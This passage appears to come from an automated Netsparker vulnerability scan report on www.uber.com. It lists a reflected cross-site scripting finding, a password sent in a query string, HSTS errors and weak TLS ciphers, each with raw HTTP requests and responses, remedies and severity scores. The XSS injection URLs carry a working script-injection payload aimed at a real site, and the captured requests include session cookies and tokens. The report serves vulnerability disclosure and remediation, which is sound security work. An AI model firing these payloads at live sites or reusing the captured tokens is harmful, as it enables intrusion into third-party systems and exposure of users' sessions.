ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTM
GR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b002
7063004b0$_sn:3$_ss:0$_st:1602815414281$ses_id:1602812626968%3Bexp-session$_pn:149%3Bexp-session$couri
er_su:courier_su%3Bexp-session; privacyStatment=This website uses third party cookies in order to serv
e you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="ht
tps://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; marketing_vistor_id=2c18ff22-08d7
-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22es%22%2C%22countr
yCode%22:%22PA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%2
2Colombo%22}%2C%22url%22:{%22localeCode%22:%22es%22%2C%22countryCode%22:%22PA%22}%2C%22user%22:{%22cou
ntryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%
22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.94
04209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.92
71%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22ter
ritoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ma_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.59. https://www.uber.com/ma/ar/ride/how-it-works/change-location/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x018C49)%3C/scRipt%3E/

Proof URL

https://www.uber.com/ma/ar/ride/how-it-works/change-location/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x018C49)%3C/scRipt%3E/

Injection URL

https://www.uber.com/ma/ar/ride/how-it-works/change-location/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x018C49)%3C/scRipt%3E

Certainty

Request

```
GET /ma/ar/ride/how-it-works/change-location/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker
(0x018C49)%3C/scRipt%3E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; privacyStatment=This
 website uses third party cookies in order to serve you relevant ads. You can opt out of third party co
okies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie s
tatement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:16028221703
55$ses_id:1602819794239%3Bexp-session$_pn:138%3Bexp-session$courier_su:courier_su%3Bexp-session; _ga=GA
1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%2
2:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%
D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%
22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%
22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:
5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoi
nt%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%
22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/ma/ar/ride/how-it-works/change-location/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ma/ar/ride/how-it-works/change-location/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetspa
rker(0x018C49)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMU
LTI=; privacyStatment=This website uses third party cookies in order to serve you relevant ads. Yo
u can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.co
m/global/en/privacy/notice/">cookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa2054000
6b0027063004b0$_sn:4$_ss:0$_st:1602822170355$ses_id:1602819794239%3Bexp-session$_pn:138%3Bexp-sess
ion$courier_su:courier_su%3Bexp-session; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.16
02783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%2
2best%22:{%22localeCode%22:%22sk-SK%22%2C%22countryCode%22:%22SK%22%2C%22territoryId%22:478%2C%22t
erritorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%
22sk-SK%22%2C%22countryCode%22:%22SK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryI
d%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.89
92777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.856833
7%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.
8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Col
ombo%22}}
Referer: https://www.uber.com/www_uber_com-ma_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3756.3889 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ma/ar/ride/how-it-works/change-location/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsp
arker(0x018C49)%3C/scRipt%3E/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%2
2MA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%8
8%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22M
A%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22l
at%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8
568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%
22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%2
2:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expir
es=Sat, 16 Oct 2021 03:52:54 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 03:52:54 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-a117739b-581c-41
eb-a836-09263f4e36de' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 283
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 03:52:54 GMT

Redirecting to <a href="/ma/ar/ride/how-it-works/change-location/&#39;%22@--%3E%3C/style%3E%3C/scRipt%3
E%3CscRipt%3Enetsparker(0x0
…
```

Injection Response

```
GET /ma/ar/ride/how-it-works/change-location/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker
(0x018C49)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; privacyStatment=
This website uses third party cookies in order to serve you relevant ads. You can opt out of third par
ty cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">co
okie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602
822170355$ses_id:1602819794239%3Bexp-session$_pn:138%3Bexp-session$courier_su:courier_su%3Bexp-sessio
n; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d
7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22sk-SK%22%2C%22co
untryCode%22:%22SK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%2
2:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22sk-SK%22%2C%22countryCode%22:%22SK%22}%2C%22user%22:
{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2
C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitud
e%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%2
2%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ma_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

Remedy

This issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered / encoded. Output should be filtered / encoded according to the output format and location.

There are a number of pre-defined, well structured whitelist libraries available for many different environments. Good examples of these include OWASP Reformand Microsoft Anti-Cross-site Scriptinglibraries.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- OWASP - Cross-site Scripting
- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling

Remedy References

- Content Security Policy (CSP) Explained
- Negative Impact of Incorrect CSP Implementations
- [ASP.NET] - Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet

CLASSIFICATION

PCI DSS v3.2	6.5.7
OWASP 2013	A3
OWASP 2017	A7
SANS Top 25	79
CAPEC	19
WASC	8
HIPAA	164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

3. [Possible] Password Transmitted over Query String

MEDIUM | 1

Netsparker detected that your web application is transmitting passwords over query string.

Impact

A password is sensitive data and shouldn't be transmitted over query string. There are several information-leakage scenarios:

- If your website has external links or even external resources (such as image, javascript, etc), then your query string would be leaked.
- Query string is generally stored in server logs.
- Browsers will cache the query string.

Vulnerabilities

3.1. https://www.uber.com/lk/en/drive/

Method	Parameter	Value
GET	param2	drive
GET	param1	lk

Notes

- Although a form with a GET method is detected, it may not be submitted directly and may be submitted using e.g. AJAX with POST method.

Input Name

- password

Form target action

- https://www.uber.com/lk/en/drive/

Certainty

Request

```
GET /lk/en/drive/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.136
2866949; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a
25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602785708629$ses_id:1602783840444%3Bexp-session$_pn:7%3Bexp-
session; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You
 can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/globa
l/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gat_tealium_0=1; _gid=GA
1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geoloca
lization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%
22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%
2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22ln
g%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5
218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/lk/en/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3363.2957 **Total Bytes Received** : 566166 **Body Length** : 564609 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:45:33 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:45:33 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-260b7f39-0e79-4d
6c-8523-6adb191d801e' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:45:35 GMT
X-Xss-Protection: 1; mode=blo
…
v error="" class="bn"><div data-baseweb="input" class="bb bc bd be ed bf bw"><div data-baseweb="base-in
put" class="bq bf bw u3 u4 u5 u6 u7 u8 u9 bj ua do ub sk sl si sj bb bc bd be ed uc ud ue uf ug"><input
 type="text" aria-label="First name" aria-invalid="" aria-required="false" autoComplete="off" inputMode
="text" name="firstName" placeholder="" value="" class="bq p4 db dd dc de df dh dg di dj bw f3 uh go e1
 e2 so sp bb bc bd be ed ui uj"/><span></span></div></div></div></div></div><div class="ty tz u0 ps"><l
abel data-baseweb="form-control-label" class="bb du dv dw bw ed b7 en bs eu br u1 c9 u2 c8">Last name</
label><div data-baseweb="form-control-container" class="bw s9"><div error="" class="bn"><div data-basew
eb="input" class="bb bc bd be ed bf bw"><div data-baseweb="base-input" class="bq bf bw u3 u4 u5 u6 u7 u
8 u9 bj ua do ub sk sl si sj bb bc bd be ed uc ud ue uf ug"><input type="text" aria-label="Last name" a
ria-invalid="" aria-required="false" autoComplete="off" inputMode="text" name="lastName" placeholder=""
 value="" class="bq p4 db dd dc de df dh dg di dj bw f3 uh go e1 e2 so sp bb bc bd be ed ui uj"/><span>
</span></div></div></div></div></div></div><label data-baseweb="for...<button aria-label="Show password
 text" title="Show password text" type="button" class="bf cz dg di df dh uk eb ec dj ed"><svg data-base
web="icon" viewBox="0 0 20 20" title="Show password text" class=
…
```

Remedy

Do not send any sensitive data through query string.

CLASSIFICATION

PCI DSS v3.2	6.5.4
OWASP 2013	A6
OWASP 2017	A3
SANS Top 25	598
WASC	13
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	6.5 (Medium)
Temporal	6.5 (Medium)
Environmental	6.5 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	6.5 (Medium)
Temporal	6.5 (Medium)
Environmental	6.5 (Medium)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

4. HTTP Strict Transport Security (HSTS) Errors and Warnings

MEDIUM | 1

Netsparker detected errors during parsing of Strict-Transport-Security header.

Impact

The HSTS Warning and Error may allow attackers to bypass HSTS, effectively allowing them to read and modify your communication with the website.

Vulnerabilities

4.1. https://www.uber.com/

Error	Resolution
preload directive not present	Submit domain for inclusion in browsers' HTTP Strict Transport Security (HSTS) preload list.

Certainty

Request

```
GET / HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2415.115 **Total Bytes Received** : 587101 **Body Length** : 585932 **Is Compressed** : No


```
HTTP/1.1 200 OK
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:43:51 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:51 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Earn Money by Driving or
 Get a Ride Now | Uber Sri Lanka</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.ne
t/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="6a4ece5f-a9a5-4ae5-bfd9-6d2fc304e9da" crossori
gin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-site
s/client-vendor-af02f1e1d22f3a52a352.js" nonce="6a4ece5f-a9a5-4ae5-bfd9-6d2fc304e9da" crossorigin="anon
ymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-1
40-dd15a2cd97bcd52dca81.js" nonce="6a4ece5f-a9a5-4ae5-bfd9-6d2fc304e9da" crossorigin="anonymous" as="sc
ript"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-2-225253431dc5
6e291b7f.j
…
```


Remedy

Ideally, after fixing the errors and warnings, you should consider adding your domain to the the HSTS preload list. This will ensure that browsers automatically connect your website by using HTTPS, actively preventing users from visiting your site using HTTP. Since this list is hardcoded in users' browsers, it will enable HSTS even before they visit your page for the first time, eliminating the need for Trust On First Use (TOFU) with its associated risks and disadvantages. Unless you fix the errors and warnings your website won't meet the conditions required to enter the browser's preload list.

Browser vendors declared:

- Serve a valid certificate
- If you are listening on port 80, redirect all domains from HTTP to HTTPS on the same host. Serve all subdomains over HTTPS:

    - In particular, you must support HTTPS for the www subdomain if a DNS record for that subdomain exists
- Serve an HSTS header on the base domain for HTTPS requests:
    - The `max-age`must be at least 31536000 seconds (1 year)
    - The `includeSubDomains`directive must be specified
    - The `preload`directive must be specified
    - If you are serving an additional redirect from your HTTPS site, that redirect must have the HSTS header (rather than the page it redirects to)

External References

- HTTP Strict Transport Security (HSTS) HTTP Header
- Wikipedia - HTTP Strict Transport Security Implementation
- Check HSTS Preload status and eligibility

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
SANS Top 25	16
WASC	15
ISO27001	A.14.1.2

5. Weak Ciphers Enabled

MEDIUM 1 CONFIRMED 1

Netsparker detected that weak ciphers are enabled during secure communication (SSL).

You should allow only strong ciphers on your web server to protect secure communication with your visitors.

Impact

Attackers might decrypt SSL traffic between your server and your visitors.

Vulnerabilities

5.1. https://www.uber.com/

CONFIRMED

List of Supported Weak Ciphers

- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xC014)
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xC013)
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xC028)
- TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 (0xC077)
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xC027)
- TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 (0xC076)

Request

```
[NETSPARKER] SSL Connection
```

Response

Response Time (ms) : 1 **Total Bytes Received** : 27 **Body Length** : 0 **Is Compressed** : No

```
[NETSPARKER] SSL Connection
```

Actions to Take

1. For Apache, you should modify the SSLCipherSuite directive in the `httpd.conf`.

```
SSLCipherSuite HIGH:MEDIUM:!MD5:!RC4
```

2. Lighttpd:

```
ssl.honor-cipher-order = "enable"
ssl.cipher-list = "EECDH+AESGCM:EDH+AESGCM"
```

3. For Microsoft IIS, you should make some changes to the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**

   a.Click Start, click Run, type `regedt32`or type `regedit`, and then click OK.
   b.In Registry Editor, locate the following registry key: `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders`
   c.Set "Enabled" DWORD to "0x0" for the following registry keys:

```
SCHANNEL\Ciphers\DES 56/56
SCHANNEL\Ciphers\RC4 64/128
SCHANNEL\Ciphers\RC4 40/128
SCHANNEL\Ciphers\RC2 56/128
SCHANNEL\Ciphers\RC2 40/128
SCHANNEL\Ciphers\NULL
SCHANNEL\Hashes\MD5
```

Remedy

Configure your web server to disallow using weak ciphers.

External References

- OWASP - Insecure Configuration Management
- OWASP Top 10-2017 A3-Sensitive Data Exposure
- Zombie Poodle - Golden Doodle (CBC)
- Mozilla SSL Configuration Generator
- Strong Ciphers for Apache, Nginx and Lighttpd

CLASSIFICATION

PCI DSS v3.2	6.5.4
OWASP 2013	A6
OWASP 2017	A3
SANS Top 25	327
CAPEC	217
WASC	4
ISO27001	A.14.1.3

CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

CVSS 3.1 SCORE

